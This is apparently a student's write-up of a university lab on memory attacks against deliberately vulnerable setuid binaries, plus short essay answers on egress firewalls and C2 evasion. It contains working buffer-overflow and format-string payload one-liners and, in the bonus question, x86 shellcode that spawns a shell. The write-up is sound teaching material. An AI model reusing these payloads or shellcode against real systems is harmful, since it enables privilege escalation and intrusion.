Assignment 0x03 - Memory Attacks

# (1 point) Go to /home/q1/. Exploit the program to get the secret.

First use the command “cat run\_me.c” to see the code of the executable file and find the line “char buffer[1024];” indicated that the size of buffer is only 1024, so simply overflow it with 1025 bytes to overflow the argument “changeme” to non-zero.   
A screen shot of a computer

Description automatically generated

# (2 points) Go to/ home/q2/. Exploit the program to get the secret.

# Similar as the q1, just replace the 1025th byte to the address “0xabcdabcd” to write a specific data as the code indicated. A screen shot of a computer Description automatically generated

# 3. (2 points) Go to/ home/q3/. Exploit the program to get the secret.

First look at the code, noticed that there are two function called “secret” and “lose”.



Then use “gdb” to find the address of the function “secret”, make a breakpoint in the function to achieve the goal.

A computer screen with text and images


Description automatically generated

Got the address of the function “secret” at “0x565561ed”, use the similar command as q2 to rewrite the return address by using “./run\_me $(python -c "import sys; sys.stdout.buffer.write(b'A'\*1024 + b'\xed\x61\x55\x56')")”.

A screen shot of a computer


Description automatically generated

# 4. (2 points) Go to /home/q4/. Exploit the program to get the secret.

Similar as q3, using “gdb” to find the address of the function “secret”.

Knowing that “use sprintf instead of strcpy” and there is a limit for the string “if (strlen(argv[1]) > 100)”.

From the hint I know that I can use something like “printf "%0999d" 123”, so I run **“./run\_me $(python -c "import sys; sys.stdout.buffer.write(b'%1024d' + b'\xfd\x61\x55\x56')")**” and got the answer.




# 5. (2 points) Go to /home/q5/. Exploit the program to get the secret.

From the code noticed that the “secret” is spelt wrong to the “secet”, and the “secet” file is not exist, so use “ln -s /home/q5/secret secet” to create a symbol link to the correct file.


A screen shot of a computer

Description automatically generated

Then run the code again.

# 6. (2 points) Go to /home/q6/. Exploit the program to get the secret.

As mentioned in the code “// This is only a slight variation on Q2”, I found that just the reading value read from input to the “environmental variable”, so just use the same python code and rewrite the environmental variable to reach the goal.



# 7. (1 point). Firewalls have the capability to block both ingress (inbound) and egress (outbound) traffic. Many organisations (and also true for my home NBN router) block ingress, but is pretty open when it comes to egress rules.

## a) Why should organisations care about setting egress (outbound) firewall rules?


Organizations need to implement egress firewall rules primarily to prevent data exfiltration, restrict malware communication, prevent resource misuse, comply with regulatory requirements, and reduce their attack surface. Egress rules help in preventing unauthorized data from leaving the network, curtail the communication between malware and command and control servers, avoid the organization's resources from being used for external attacks, assist in adhering to data protection regulations, and minimize the pathways attackers can exploit.

## b) Look up "C2 server" on the internet and explain why they can be successful even on firewalls that tightly restrict egress traffic to sanctioned ports like 53, 80 and 443.

C2 (Command and Control) servers can successfully operate in environments with strict egress traffic controls because they exploit the allowed communication on common ports. Encrypted communications over ports 80 and 443 can disguise malicious traffic as normal web traffic, making it hard to detect. Additionally, DNS tunnelling techniques can be used to hide commands and data within DNS queries and responses through port 53, bypassing simple port-based egress filters. These methods enable malware to communicate with C2 servers, receiving commands and exfiltrating data, even in tightly controlled network environments.

# 8. **(Bonus 2 points)** Go to /home/q7/. Exploit the program to get the secret.

Similar as the workshop “Running shellcode” part that use GDB to get the location of the saved eip address.



A black background with white numbers

Description automatically generated


… A computer screen with white text

Description automatically generated

Then calculate the size of each part to generate a payload.

1024/4=256, 256+8=264, 0xffffccac-0xffffc8a0=1036 byte, 1036-80-34=922 bytes.

So, the payload should be: “"\x90"\*80 +"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"\*922 + "\xa0\xc8\xff\xff"'”



Run the code in and out the GDB to reach the goal.

# A screenshot of a computer Description automatically generated


# 9. **(Bonus 3 points)** Go to /home/q8/. Exploit the program to get the secret. (Hint: Pretty much the same as the workshop, but you need to find out the address of target using gdb.)

## Hints:

* All programs compiled with -m32 -g -fno-pie -fno-stack-protector
* All pre-compiled programs are SETUID (chmod u+s) and run as another user (user 'q1' for q1, 'q2' for q2, etc). You can check with ls -l
* Refer to the source code for additional hints.

Using “GDB” to get the address of the variable “target” by the command “print &target”.

Then, use the method mentioned in workshop5 to buffer overflow the address of “target”.



Also, for the bonus by “./run\_me $(python -c "import sys; sys.stdout.buffer.write(b'A'\*4 + b'\x2c\x90\x55\x56' + b'%08x.'\*3 + b'%013029x' + b'%n')")” but no such file.



# Part II

# 10. **(Bonus 2 points)** Return to Libc

## Go to /home/q9, and exploit the pre-compiled program q9 to get the secret. The source code is provided.


## You might need to read the source code to understand what's happening.

## Hints:

* + The program expects a filename for argv[1], so the payload needs to be.... in a <redacted>.
  + In performing Step 8 of the workshop, replace   
    x/20s \*((char \*\*)environ + 30) with x/20s \*((char \*\*)environ) to look for your environmental variable (SH) as it's usually further up
  + If your exploit succeeds in gdb (it should) but fails outside of gdb (as per workshop) you need to adjust the last 4 bytes of the payload carefully.
  + Make sure to run with full path /home/q9/q9 /<full path to payload> outside of gdb to be consistent.
  + The findenv.c program would not work in this case, as the argv[0] length will be different.

Follow the step in workshop 6, firstly, get the address of system(), exit() and sh address:

